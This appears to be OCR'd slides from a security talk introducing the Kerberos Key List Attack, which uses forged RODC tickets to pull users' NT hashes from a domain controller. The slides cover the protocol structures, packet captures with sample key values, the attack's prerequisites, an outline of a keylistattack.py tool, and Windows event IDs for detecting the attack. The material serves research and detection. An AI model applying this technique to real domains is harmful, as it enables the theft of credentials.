
```
KERB-KEY-LIST-REQ ::= SEQUENCE OF Int32 -- encryption type --
```




```
PA-DATA Unknown:161
  padata-type: Unknown (161)
    padata-value: 3003020117
```

Represents the encryption type 23 → RC4-HMAC.
We are requesting the user's NT hash.

Introducing a new attack vector




```
No.   Time             Source              Destination         Protocol  Length Info
  577 15:20:07.238189  192.[redacted].162  17[redacted]4       KRB5         788 TGS-REQ
  583 15:20:07.488451  17[redacted]4       192.[redacted].162  KRB5         157 TGS-REP
```



```
EncTGSRepPart:
 key=EncryptionKey:
  keytype=18
  keyvalue=0xc203820c551f28788430201fd1741a9aded362f825a5af21a24494ee02266aaa

 last-req=LastReq:
  Sequence:
   lr-type=0
   lr-value=20210205182005Z

 nonce=108787419
 flags=65536
 authtime=20210205182006Z
 starttime=20210205182005Z
 endtime=20210206042005Z
 srealm=[redacted]
 sname=PrincipalName:
  name-type=2
  name-string=SequenceOf:
   krbtgt    [redacted]

 encrypted_pa_data=METHOD_DATA:
  PA_DATA:
   padata-type=162
   padata-value=0x301b3019a003020117a1120410553b2f347c46bce5e3bde89517eecf2e
  PA_DATA:
   padata-type=165
   padata-value=0x1f000000
```

Introducing a new attack vector




2.2.12 KERB-KEY-LIST-REP


08/24/2020 • 2 minutes to read

The **KERB-KEY-LIST-REP** structure<16> contains a list of key types the KDC has supplied to the client to support single sign-on capabilities in legacy protocols. Its structure is defined using ASN.1 notation. The syntax is as follows:

```
KERB-KEY-LIST-REP ::= SEQUENCE OF EncryptionKey
```




```
encrypted_pa_data=METHOD_DATA:
 PA_DATA:
  padata-type=162
  padata-value=0x301b3019a003020117a1120410553b2f347c46bce5e3bde89517eecf2e
```



```
KERB_KEY_LIST_REP:
 EncryptionKey:
  keytype=23
  keyvalue=0x553b2f347c46bce5e3bde89517eecf2e
```

[MS-KILE]


Introducing a new attack vector


SSO to on-premises resources with legacy protocols
The NT-HASH is sent across the network
We have a new credential dumping method in secretsdump.py

Introducing a new attack vector

The Kerberos Key List Attack

Idea



TGS-REQ (KERB-KEY-LIST-REQ)

TGS-REP (KERB-KEY-LIST-REP)

NT-HASHES

What do we need?

target usernames OR low privilege account creds + **krbtgt_XXXX** + RODC krbtgt AES Key

RODC krbtgt ID

Attack surface

Virtual RODCs (Azure AD Kerberos Server) + Physical RODCs

Targets accounts should not belong to the Denied group.


Introducing a new attack vector

keylistattack.py

User listing	SAMR enumeration: 1. List all users in domain: SamrEnumerateUsersInDomain *(-full)* 2. List users allowed to replicate: SamrEnumerateUsersInDomain – SamrGetMembersInAlias (Denied RODC Password Replication)
	Listing by parameter (LIST) 1. Define a target username *(-t)* 2. Define a file with a list of target usernames *(-tf)*
Ticket requesting	Ticket creation & encryption with the RODC krbtgt key TGS requesting Processing TGS response & decription with the session key Getting the keys

DEMO TIME
I ALSO LIKE TO LIVE DANGEROUSLY

Introducing a new attack vector



```
root@kali:~# 
```


Introducing a new attack vector

How to detect this attack?

1. Audit enumeration operations:
   - SAMR enumeration: **Event 4661 - A handle to an object was requested** (Object Type: SAM_DOMAIN, SAM_ALIAS, SAM_GROUP).
   - LDAP enumeration
2. Audit Kerberos Service Ticket Operations
   - Success requests: **Event 4769 - A Kerberos service ticket was requested** (Ticket Options: 0x10000 - Proxiable)
   - TGT revoked: **Event 4769 - A Kerberos service ticket was requested** (Failure Code: 0x14 - KDC_ERR_TGT_REVOKED)

Introducing a new attack vector

1. Audit enumeration operations: SAMR



Security Number of events: 2


Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	10/5/2021 12:26:29 PM	Microsoft Windows s...	4661	SAM
Audit Success	10/5/2021 12:26:20 PM	Eventlog	1102	Log clear

Event 4661, Microsoft Windows security auditing.

```
A handle to an object was requested.

Subject :
        Security ID:            SPACELAND\leandro
        Account Name:           leandro
